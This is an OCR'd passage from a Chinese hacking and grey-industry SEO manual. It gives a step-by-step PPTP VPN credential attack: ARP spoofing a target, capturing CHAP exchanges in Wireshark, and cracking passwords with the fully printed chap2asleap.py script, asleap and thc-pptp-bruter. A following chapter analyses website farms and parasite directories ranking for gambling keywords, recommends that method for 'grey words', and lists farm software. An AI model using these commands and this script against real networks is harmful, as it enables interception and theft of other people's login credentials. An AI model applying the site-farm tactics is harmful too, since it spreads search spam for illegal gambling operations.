
```
arpspoof -i interface -t y.y.y.y x.x.x.x
```




接下来开始用 wireshark 抓包（ps：发现网上“很久”以前的文章关于 pptp 抓包工具都是 anger 和 pptp-sniff ，最近找了半天也没有找到资源，不知为什么）

wireshark -i interface -k

目标主机登录 vpn，让 wireshark 抓到包，用 ’chap’ 过滤下，这时我们已经可以看到明文的用户名了，然后分别复制 Challenge 和 Response 的 value 值：






使用 ’chap2asleap.py’ 破解密码：

python chap2asleap.py -C Challenge_value -R Response_value -x -v -d /path/to/wordlist.lst -p /path/to/asleap

-d #自定义字典文件，默认 /pentest/passwords/wordlists/darkc0de.lst

-p #指定 asleap 所在的文件夹，默认 /usr/bin/

如下图，破解一个自己测试密码报错，破解视频里的则能成功，估计 win 下的加密协议加强了吧



2. thc-pptp-bruter

接上面，wireshark 探测到目标连接 vpn 的用户名和服务器地址之后：

thc-pptp-bruter -u username vpn 服务器 ip < 字典文件

cat 字典文件 | thc-pptp-bruter -u username vpn 服务器 ip

可选参数：

-n

-l

别人转过来的视频：http://v.youku.com/v_show/id_XMzk2Mjc3NDc2.html

下载附件

chap2asleap.py 脚本源码：

幸福

```
#!/usr/bin/python
#-------------------------------------------------------------------------------------------
-#
#chap2asleap.py v0.2 (#3 2011-04-05) #
# (C)opyright 2011 - g0tmi1k #
#---Important-------------------------------------------------------------------------------
-#
# *** Do NOT use this for illegal or malicious use *** #
# By running this, YOU are using this program at YOUR OWN RISK. #
# This software is provided "as is", WITHOUT ANY guarantees OR warranty. #
#---Modules---------------------------------------------------------------------------------
```

```
-#
import os, re, sys, hashlib, getopt, binascii, urllib2



#---Defaults-----------------------------------------------------------------------------
-#
# [/path/to/the/file] Use which file
wordlistPath = "/pentest/passwords/wordlists/darkc0de.lst"

# [/path/to/the/folder] Where is asleap?
asleapPath = "/pentest/wireless/asleap"

# [True/False] Shows more info
verbose = False

# [True/False] Runs asleap afterwords
run = False

# [True/False] Use the wordlist for the attack
wordlist = False



#---Variables----------------------------------------------------------------------------
-#
version = "0.2 #3"
txtUser = "" # null the value
txtChal = "" # null the value
txtResp = "" # null the value
action = "\033[32m[>]\033[0m "
info = "\033[33m[i]\033[0m "
diag = "\033[34m[+]\033[0m "
error = "\033[31m[!]\033[0m "



#----Functions---------------------------------------------------------------------------
-#
def SplitList( list, chunk_size ):
return "".join([list[offs:offs+chunk_size] + ":" for offs in range(0, len(list), chunk_size)])
#-------------------------------------------------------------------------------------------
-#
def help_message():
print """(C)opyright 2011 g0tmi1k ~ http://g0tmi1k.blogspot.com

Usage: python chap2asleap.py [options]
```

```
Options:
-u username... -- Username
-c 0123456789ABCDEF... -- PPP CHAP Challenge (32 characters)
-r 0123456789ABCDEF... -- PPP CHAP Response (98 characters)

-x -- Runs asleap afterwards
-w -- Uses "Wordlist" for the attack, instead of "genkey" (Default is genkey)
-p /path/to/asleap -- Example: """ + asleapPath + """
-d /path/to/wordlist.lst -- Example: """ + wordlistPath + """



-h -- Displays this help message
-v -- Verbosity mode (shows more detail)

--update -- Downloads the latest version

Example:
python chap2asleap.py -u scott -c e3a5d0775370bda51e16219a06b0278f -r 84c4b33e00d9231645598acf9
1c384800000000000000000565fe2492fd5fb88edaec934c00d282c046227406c31609b00 -x -v

Extra Help:
Authors Page: http://www.willhackforsushi.com/Asleap.html
Blog Post: http://g0tmi1k.blogspot.com/2010/03/script-chap2asleappy.html
Video: http://g0tmi1k.blogspot.com/2010/03/video-cracking-vpn-asleap-thc-pptp.html"""
sys.exit(0)
#-------------------------------------------------------------------------------------------
-#
def updateScript():
try:
rScript = urllib2.urlopen("http://g0tmi1k.googlecode.com/svn/trunk/chap2asleap/chap2asleap.py
").read()
except:
print error + "Error: Couldn't connect to server"
print error + "Update Failed"
sys.exit(1)

rVersion = re.findall("version = \"\d.+\d.+\d.", rScript.lower())
if rVersion: rVersion = rVersion[0].replace("version = ","").replace("\"","")
else:
print error + "Couldn't detect version. Please manually update"
print error + "Update Failed"
sys.exit(1)
```

```
if version == rVersion:
print action + "Up-to-date"
else:
print action + "Updating..."
updateFile = open("chap2asleap.py", "w")
updateFile.write(rScript)
updateFile.close()
print action + "Update complete"
sys.exit(1)



#---Main-----------------------------------------------------------------------------------------
-#
print "\033[36m[*]\033[0m chap2asleap v" + version + " ~ Asleap Argument Generator"

#----------------------------------------------------------------------------------------------
-#
try:
opts, args = getopt.getopt(sys.argv[1:], "u:c:r:vxwp:d:h?", ["user=","challenge=","response=",
"path=","wordlist=","help", "update"])
except getopt.GetoptError, err: # print help information and exit
print str(err) # will print something like "option -a not recognized"
sys.exit(0)

#if len(opts) == 0:
# help_message()
for o, a in opts:
if o in ("-u", "--user"):
txtUser = a
if o in ("-c", "--challenge"):
txtChal = a
if o in ("-r", "--response"):
txtResp = a
if o == "-v":
verbose = True
if o == "-x":
run = True
if o == "-w":
wordlist = True
if o in ("-p", "--path"):
asleapPath = a
if o in ("-d", "--wordlist"):
wordlistPath = a
if o in ("-h", "--help", "-?"):
```

```
help_message()
if o == "--update":
updateScript()

#-------------------------------------------------------------------------------------------
-#
mainLoop = True
try:
while mainLoop:
if txtUser == "": txtUser = raw_input("[~] Please enter the username: ")
else: mainLoop = False

mainLoop = True
while mainLoop:
if txtChal == "": txtChal = raw_input("[~] Please enter the PPP CHAP Challenge: ")
txtChal = txtChal.replace(":", "")
if not re.search("[0-f]", txtChal):
txtChal = ""
print error+"Sorry, you can't input that for the CHAP Challenge. Only 0-9 a-f."
elif len(txtChal) != 32:
txtChal = ""
print error+"Sorry, PPP CHAP Challenge has to be 32 bytes in length."
else:
mainLoop = False

mainLoop = True
while mainLoop:
if txtResp == "": txtResp = raw_input("[~] Please enter the PPP CHAP Response: ")
txtResp = txtResp.replace(":", "")
if not re.search("[0-f]", txtResp):
print error+"Sorry, you can't input that for the CHAP Response. Only 0-9 a-f."
txtResp = ""
elif len(txtResp) != 98:
print error+"Sorry, PPP CHAP Response has to be 32 bytes in length."
txtResp = ""
else:
mainLoop = False

if asleapPath[-1:] == "/": asleapPath = asleapPath[0:-1]

#-------------------------------------------------------------------------------------------
-#
if verbose == True: print info + " Username: " + txtUser
if verbose == True: print info + "CHAP Challenge: " + txtChal
```

```
if verbose == True: print info + " CHAP Response: " + txtResp

#-------------------------------------------------------------------------------------------
-#
authChallenge = binascii.unhexlify(txtChal)
peerChallenge = binascii.unhexlify((txtResp)[0:32])

response = txtResp[48:96]

challenge = ((hashlib.sha1( peerChallenge + authChallenge + txtUser )).hexdigest())[0:16]

if verbose == True: print info + "Auth Challenge: " + txtChal
if verbose == True: print info + "Peer Challenge: " + (txtResp)[0:32]
if verbose == True: print info + " Peer Response: " + response
if verbose == True: print info + " Challenge: " + challenge

challenge = (SplitList (challenge,2 ))[0:-1]
response = (SplitList (response,2 ))[0:-1]

#-------------------------------------------------------------------------------------------
-#
print action+"Result:"

print "cd " + asleapPath
if wordlist == False:
print "./genkey -r " + wordlistPath + " -f words.dat -n words.idx"
print "./asleap -C " + challenge + " -R " + response + " -f words.dat -n words.idx"
else:
print "./asleap -C " + challenge + " -R " + response + " -W " + wordlistPath

#-------------------------------------------------------------------------------------------
-#
if (os.path.isfile(asleapPath + "/genkeys") and run == True):
if wordlist == False:
os.system (asleapPath + "/genkeys -r " + wordlistPath + " -f /tmp/words.dat -n /tmp/words.idx")
os.system (asleapPath + "/asleap -C " + challenge + " -R " + response + " -f /tmp/words.dat -n /
tmp/words.idx")
os.remove ("/tmp/words.dat")
os.remove ("/tmp/words.idx")
if wordlist == True:
os.system (asleapPath + "/asleap -C " + challenge + " -R " + response + " -W " + wordlistPath)
elif run == True:
print "alseap isn't located: " + asleapPath
```

```
#-------------------------------------------------------------------------------------------------
-#
print "\033[36m[*]\033[0m Done! =)"


#-------------------------------------------------------------------------------------------------
-#
except KeyboardInterrupt:
print ""
sys.exit(0)
```

第六章 站群系统

站群性质

- **站群**

就是多个网站的集合。通常由几个到几百上千个网站组成，多通过站群软件来完成搭建，更新等。

- **泛站群**

泛站群就是用一个一级域名进行泛解析（*.域名）生成的二级域名。然后二级域名批量的生成网页。形成站群。更进一步可以泛二级域名，三级域名，又称为泛解析站群。演变形式有：泛站+端口站群。

- **目录站群**

在主站目录下的，相当于在网站的根目录下再建立的一个文件夹形成的站群。演变形式有：拼音目录站群，寄生虫站群，泛目录站群。

- **IP 站群**

指的是不使用域名而使用服务器的 IP 来大量做网站形成的站群。演变形式有：变种 IP 站群（进制站群），IP+端口站群。


- **端口站群**

这里的端口通常特指 TCP/IP 协议中的端口，是逻辑意义上的端口。端口站群不能单独做为一种站群的形式，必须结合域名或 IP 才能实现。演变形式有：泛站+端口站群，IP+端口站群。

站群操作方式选择


关于如何选择一个站群，或者说哪个站群好？这个问题就需要我们去自己探索了，因为不同的时期，不同的站群所呈现出的情况是不一样的，有的时候目录站群收录和排名或许会好一些，但是有的时候泛站要好，所以每个时期我们需要用当时的情况去恒定，那么怎么去恒定呢？

我这里选择了一个时间，也就是现在我随机在百度里面搜索了一个灰色词“百家乐”，那么我们就拿排名在前面的站来进行分析，看看他是如何进行优化排名的。



网站服务器在美国，可以排除的是入侵寄生目录，也就是说，这个站是 BC 公司自己在弄，从收录上也不能看出，收录的量很少，外链还行 200 多条，那么他究竟是怎么做的呢？

```
http://www.sxcoop.com/bjl/
```



排名页面“百家乐”关键词的密度已经远远超出了合理的值，所以说这里如果按照正规的分析手段是不行的，毕竟他的优化是违背搜索算法的，但是这个目录页却能排在百度第一位。

打开网站首页，一切正常（信息和页面都是正常的），也就是说这个站是用的站群操作，也就是所谓的在自己的站里面寄生自己的广告版，这中操作方式是从两年前开始的，这种方式曾经被拒绝收录过，那么现在

是不是说这种方式百度又开始默认可以呢？我们接着向下看，排在第二位的也是这个手段

典型的收录很少，网站服务器在美国，外链也很少，但是目录页面关键词排名非常好，所以我们可以简单的推断一下，也就是最近这段时间这种站中站，嵌入目录广告版的形式很不错，一个是对网站的收录没有太大的要求，另外一个就是对外链也没有苛刻的要求，所以说，最近如果想做灰色词的话，可以优先采用这种方式。至于以后百度会不会 K，或者说会不会收录别的，那就不知道了，这就需要我们技术人员时刻关注百度的算法更新。

站群特征

站群延伸：本质上都是以上站群的一种，只是个别特征突出，以特征命名。

微博站群：仿照微博模板的站群，微博站群最开始是由陈默代理的杀破狼站群开发后由千百度站群发扬光大。

论坛站群：用 discuz 等论坛程序做站，论坛站群的软件不多，只看到有陈默的 dz 论坛站群工具已经芭奇的论坛站群半自动软件。

视频站群：以视频为主要内容的站群，最出名的属牧野天涯、怪才的视频站群。

淘客站群：用来做淘宝客，最出名的属第一起点淘宝客站群，大数据站群。

手机站群：主做手机移动端的站群。

域名解答

域名：

由两个或两个以上的词构成，中间由点号分隔开，最右边的那个词称为顶级域名。我们接触的顶级域名又

分为两类：

一是国家和地区顶级域名（country code top-level domains，简称 nTLDs），目前 200 多个国家都按照 ISO3166 国家代码分配了顶级域名，例如中国是 cn，日本是 jp 等；

二是国际顶级域名（generic top-level domain names，简称 gTLD），例如表示工商企业的 .com，表示网络提供商的 .net，表示非盈利组织的 .org 等


一级域名：

“一级域名”就是在“com net org”前加一级

二级域名：

一级域名分出来的域名，作为一个独立域名出现在互联网上。比如 baidu.com 是一级域名，news.baidu.com，tieba.baidu.com 等都是二级域名。

从影响泛站群价值和作用等多方面来对两种泛站的区别做一个大概对比



域名成本：域名成本投入上，进制型站群完胜常规站群—因为进制站群不需要域名，只需要主机提供的 IP 即可。

空间成本：普通站群通常使用一个只有几个 IP 的主机就可以，可将几十个域名绑定在一个 IP 上。但是进制 IP 站群就是通过主机的 IP 来实现进制转换，所以在满足正常使用的前提下，必须选择专门做这类 IP 站群的主机才行，这类主机也要略贵于常用主机。

（PS：一个 IP 主机有 254 个 IP 段，可当做 254 个域名使用。而普通站群使用的域名以行情均价 26 元算，购买 254 个域名是六千多块钱，对比两种泛站的域名和主机费用是多少自己算吧）。

时间成本：两种的时间投入差异就在于域名站群（IP 列表）的转换的差别，普通泛站要解析和替换二级域名，而进制站群虽然不需要解析域名，但是用进制转换器转换那么多还是比较花时间的，而且中间一不注

意就搞重复转换错了。

收录量：普通站群是提交了什么网址就有可能收录什么网址，而进制 IP 泛站则是可以重复收录同一个 IP 转换过来的进制并且 URL 不重复，所以收录量进制站群要占优势。

收录速度：经总结，进制站群收录速度优于普通泛站群。

排名效果：经总结，进制站群排名能力优于普通泛站群。

排名稳定性：由于不同的关键词竞争力、不同的时间段和搜索引擎环境都不一样，在没较大差异的情况下发现不了两者排名稳定效果的区别。

操作难易度：整体差不多，但是常规站群域名解析上千遍一律的，而进制站群在转换 IP 时较容易出错。

访客友好度：常规站群虽然是用二级三级域名来做泛解析，但好歹是英文或数字大家较能理解，而进制站群的 URL 全都是一长串的 XXOO 这样的字符，有点上网常识的人都会感觉这种“非正常”网址的网站信任度值得怀疑，对互联网不太熟悉的人而言可真的是把他和小伙伴们都惊呆了。这也是让我们非常诟病的一点，自己都感觉不太靠谱更逞论别人了。

后期维护难易度：站群后期其实都没什么需要做的，该分析该追踪的两种泛站群都一样，不同之处在于，常规域名泛站群每天提交的大量二级域名列表需要替换成不同的二级或三级域名，这个时间整体下来还是比较占时间的，而进制 IP 站群由于可以重复收录同样 IP 的 URL 特性，所以每天重复提交一样的 IP 列表就行了。

6.1、站群软件

6.1.1、极佳站群

这个站群形式比较多，包含目录站群、搜索站群、手机站群、泛站群、IP 站群、IP 变异站群，

```
参考：http://www.zhanqunxitong.com.cn/
```

从某种意义上来说成熟的站群形式的确可以让我们快速上手，而且相对操作方面，唯一、同时也是最大的弊端就是搜索算法调整之后，软件是否能快速适应，如果不能，也就意味着站群都会遭受降权，当然感兴趣的朋友可以自己去进行研究和改进。

6.1.2、织梦采集侠

参考：http://www.caijixia.net/

下载地址：http://www.caijixia.net/index.php?action=down

官方博客：http://www.dedeadmin.com/

在灰色行业中，织梦系统应用还是比较广泛的，做灰色词的朋友可以研究下这个

6.1.3、芭奇反战群软件

参考网址：http://www.baqiapp.com/

PHP 类型：

1、织梦 DEDE CMS V5.3/V5.5/V5.6/V5.7 网站管理系统

2、帝国 Empire CMS V6.0/6.5 网站管理系统

3、Wordpress V2.9.2/V3.0.1/3.03/V3.0.1/V3.03/V3.1 中文版/英文版 UTF 博客程序

4、Discuz! 7.2 论坛程序

5、Discuz! X 1.5 论坛程序

6、PHPWind V7.5/V8.0/V8.3 论坛程序

7、PHPCMS 2008 SP4/PHPCMS V9 网站管理程序

ASP 类型：

1、Z-blog 1.8 ASP 博客程序

2、动易内容管理系统 CMS 6.8

3、无忧（5U）网站管理系统 V1.2

4、新云 Newasp 4.0 sp2 GBK 网站管理程序

5、老 Y LaoY8 V2.5/V3.0 sp2 GBK 网站管理程序

6、Ok3w V5.1 GBK 网站管理程序

7、SDCMS(时代网站) V1.2/V1.3 ASP 程序

第三方博客类型：

1、博客大巴（blogbus）博客程序

（其他主流程序和其他主流博客还在陆续增加中，请继续关注我们更新动态。）

PHP程序发布文章自定义接口				
织梦系统/DEDECMS	帝国系统/EmpireCMS程序	WordPress 博客	Discuz! 论坛	PHPWind 论坛
PHPCMS 程序	Destoon B2B程序	Ecshop 网店程序	Shopex 网店程序	骑士cms人才系统
齐博CMS/PHP168	Emlog 博客	YourPhp程序	08CMS 程序	EXCMS 程序
爱聚合网站程序	米拓MetInfo程序	Nitc 企业网站程序	SupeSite门户程序	Sitestar建站之星程序
PHPWEB程序	记事狗SNS微博程序	易创CMS/Dircms程序	Mymps 蚂蚁系统	WiKi百科程序
6Kzz快站程序	AKCMS程序	BEESCMS程序	joomla程序	ZhunaCMS酒店管理系统
ZZCMS程序	易企CMS程序	易思ESPCMS程序	易通CMS程序	多多返利文章系统
创意可米营销系统	淘客帝国淘宝客程序	NiceWords程序	◎联系客服付费定制接口◎	
ASP程序发布文章自定义接口				
5UCMS/无忧CMS程序	ACTCMS程序	ASPCMS程序	Dvbbs动网论坛	BlackHandv程序
JTBCV程序	科讯CMS/KesionCMS程序	KINGCMS程序	LaoY CMS/老Y程序	Lbs博客程序
MAXCMS/马克斯程序	OK3w程序	SDCMS/时代CMS程序	w78CMS程序	Z-BLOG博客程序
阿西文章管理系统	动易CMS程序	海纳个人博客/小鼻子程序	天易CMS/teeCMS程序	通用文章管理系统
网钛OTCMS程序	新云CMS程序	永丫个人博客_yongya程序	◎联系客服付费定制接口◎	
.NET程序发布文章自定义接口				
网奇iwms程序	SiteServer CMS程序	DiscuzNT	PageAdmin	◎联系客服付费定制接口◎
